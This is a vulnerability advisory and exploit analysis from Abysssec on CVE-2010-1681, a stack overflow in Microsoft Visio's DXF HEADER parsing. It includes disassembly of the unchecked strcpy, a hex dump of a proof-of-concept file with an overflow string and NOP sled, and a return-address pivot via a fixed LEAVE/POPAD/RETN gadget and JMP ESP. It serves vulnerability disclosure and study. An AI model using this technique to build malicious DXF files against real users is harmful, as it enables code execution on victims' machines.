MOAUB

Abysssec Research

1) Advisory information

Title	: Microsoft Office Visio DXF File stack overflow
Version	: Microsoft Visio 2002 SP2
Analysis	: http://www.abysssec.com
Vendor	: http://www.microsoft.com
Impact	: Ciritical
Contact	: shahin [at] abysssec.com , info [at] abysssec.com
Twitter	: @abysssec
CVE	: CVE-2010-1681

2) Vulnerable version

Microsoft Visio 2003 SP3
Microsoft Visio 2002 SP2

3) Vulnerability information

Class

1- Stack overflow

Impact

Attackers can exploit this issue to execute arbitrary code in the context of the user running the application. Failed exploit attempts will result in a denial-of-service condition.

Remotely Exploitable

Yes

Locally Exploitable

Yes

4) Vulnerabilities detail

DXF file format

Drawing Exchange Format (DXF) is a kind of data file format for CAD which is designed by Autodesk for cooperation between Autocad and other software. Varius software supports dxf file and Microsoft Visio is one of them.

Dxf file contain some section which every section contain some records. Every record consist of a pair of code and its value. The mentioned code called group code specify type of data follow it.

Every section starts with code zero that "SECTION" strings follow it. Then after each SECTION code 2 and after that a string representing name of the SECTION (for example HEADER). Every section is finished by zero and the "ENDSEC" string.

Here is the general structure of the DXF file:

- HEADER section
  It contains general information of our drawing design. This section contains a version of AutoCAD data base section and some system variables. Every variable contain a name and value pair.

- CLASSES section
  This section holds information about instanced class in the utility application which its instances are represented in other sections.

- TABLES section
  It contains description of the following tables:
  - ✓ APPID (application identification table)
  - ✓ BLOCK_RECORD (block reference table)
  - ✓ DIMSTYLE (dimension style table)
  - ✓ LAYER (layer table)
  - ✓ LTYPE (linetype table)
  - ✓ LTYPE (linetype table)
  - ✓ UCS (user coordinate system table)
  - ✓ VIEW (view table)
  - ✓ VPORT (viewport configuration table)

- BLOCKS section

This section contains block description and entities of our drawing design which create block reference in the design.

- ENTITIES section
  It contains graphic objects (Entity) in our drawing design which add block references.

- *OBJECTS section*

This chapter presents the group codes that apply to nongraphical objects. These codes are found in the OBJECTS section of a DXF™ file and are used by AutoLISP® and ObjectARX® applications in entity definition lists.

For further information about DXF file format refer to the following link:

http://images.autodesk.com/adsk/files/acad_dxf0.pdf

Vulnerability explanation

This vulnerability is a stack overflow exists in the processing of dxf files. The vulnerable module is VISIODWG.DLL and the module is loaded to when opening a dxf file. This vulnerable version is Microsoft Visio 2002 sp2.

sub_667D74C0 function process HEADER in the DXF files. In the beginning of the function there is a 92bytes of buffer are allocated for the function.


```
.text:667D74C0          sub    esp, 5Ch       ; Integer Subtraction
.text:667D74C3          push   ebx
.text:667D74C4          push   ebp
.text:667D74C5          mov    ebp, [esp+64h+arg_0]
.text:667D74C9          push   esi
.text:667D74CA          push   edi
```

Then a little farther the vulnerable strcpy function is used that its second parameter is specified by some value in the file. In fact, in the beginning of sub_667D74C0 strcpy function copies name of the parameter in HEADER section to a fixed length buffer. Now if name of the parameters are greater than size of this buffer and because of no bound checking a stack overflow can occur.

```
.text:667D74E2          mov    ecx, [edi+2428h]
.text:667D74E8          mov    edx, [esp+6Ch+Key]
.text:667D74EC          inc    ecx          ; Increment by 1
.text:667D74ED          push   ecx          ; Source
.text:667D74EE          push   edx          ; Dest
.text:667D74EF          call   strcpy       ; Call Procedure
.text:667D74F4          mov    esi, ds:bsearch
.text:667D74FA          push   offset sub_667D7400 ; PtFuncCompare
.text:667D74FF          push   0Ch          ; SizeOfElements
.text:667D7501          push   0D5h         ; NumOfElements
.text:667D7506          lea    eax, [esp+80h+Key] ; Load Effective Address
.text:667D750A          push   offset off_6685E730 ; Base
.text:667D750F          push   eax          ; Key
.text:667D7510          call   esi ; bsearch  ; Indirect Call Near Procedure
.text:667D7512          mov    edi, eax
.text:667D7514          add    esp, 1Ch     ; Add
```

If length of the parameter name string in Header section is greater than 81bytes the return address will be overwritten.

Here are the contents of dxf file in hex format that one of the parameter names in the HEADER section is greater than 81bytes:


Hex Workshop - [C:\Documents and Settings\Administrator\Desktop\Visio\dxfsampl\poc2.DXF]
File Edit Disk Options Tools Window Help
ASCII
bridge.dxf DXFSAMPL... cube.dxf cube2.dxf poc2.DXF
Structures
Member Value (dec) Value (hex)
Compare Results
All
Type Source Count Count Target Count Count
Compare Checksum Find Bookmarks Output
Structure Viewer
Results

```
          0  1  2  3  4  5  6  7  8  9  10 11 12 13 14 15 16 17 18 19 20 21 22 23 24   0123456789ABCDEF012345678
00000000  20 20 30 0A 53 45 43 54 49 4F 4E 0A 20 20 32 0A 48 45 41 44 45 52 0A 39 39    0.SECTION.  2.HEADER.99
00000025  39 0A 63 75 62 65 2E 64 78 66 20 63 72 65 61 74 65 64 20 62 79 20 49 56 52   9.cube.dxf created by IVR
00000050  45 41 44 2E 0A 39 39 39 0A 4F 72 69 67 69 6E 61 6C 20 64 61 74 61 20 69 6E   EAD..999.Original data in
00000075  20 63 75 62 65 2E 69 76 0A 20 20 30 0A 41 41 41 41 41 41 41 41 41 41 41 41    cube.iv.  0.AAAAAAAAAAAA
00000100  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAAAAAAAAAAA
00000125  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAAAAAAAAAAA
00000150  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 42 42 42 90 90   AAAAAAAAAAAAAAAAAAABBBB..
00000175  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000225  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000250  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000275  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000325  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000350  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000375  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000425  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000475  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000500  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000525  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000550  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000575  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000600  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000625  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .........................
00000650  90 90 90 90 90 90 90 90 90 90 20 20 20 0A 20 20 30 0A 4C 49 4E 45 0A 20 20   ..........   .  0.LINE.
00000675  38 0A 20 20 30 0A 20 31 30 0A 20 20 30 2E 35 30 30 30 20 20 20 20 0A 20 32   8.  0. 10.  0.5000    . 2
00000700  30 0A 20 2D 30 2E 35 30 30 30 20 20 20 20 0A 20 33 30 0A 20 20 30 2E 30 30   0. -0.5000    . 30.  0.00
00000725  30 30 45 2B 30 30 0A 20 31 31 0A 20 2D 30 2E 35 30 30 30 20 20 20 20 0A 20   00E+00. 11. -0.5000    .
```

Data Inspector

Data at offset 198:

```
int8        -112
uint8       144
int16       -28528
uint16      37008
int32       -1869574000
uint32      2425393296
int64       -802975918502651...
uint64      1041698488868304...
float       -5.7020719e-029
double      -6.828527e-229
DATE        <invalid>
DOS date    4/16/2052
DOS time    6:04:32 PM
FILETIME    <invalid>
time_t      <invalid>
time64_t    <invalid>
binary      1001000010010000...
```

```
Ready          Cursor: 347     Caret: 198     3063 bytes     OVR  MOD  READ
```

Exploit:

Explotation of this stack overflow is simple because we don't have GS or DEP protection in Microsoft Visio 2002.

As we discussed we know how to take control of the program so it is just needed to transfer the control to our shellcode. Also we can put our shellcode in the beginning of the file in header section without corruption the file. If you look at the EBP register before overflow and execution of RET instruction, you will notice that this register point to some memory that is in our input data.

At address 0x61C92866, the following instructions are exists:

```
61C92866        C9              LEAVE
61C92867        61              POPAD
61C92868        C3              RETN
```

By executing these instructions, value of esp and ebp are swapped and esp is incremented. In this situation esp points to our data. Now if we direct the RET instruction to some address containing JMP ESP instruction the execution flow will be transferred to our shellcode.

The important point is that our shellcode should be akphanumeric and does not contain bad characters (for example 5E).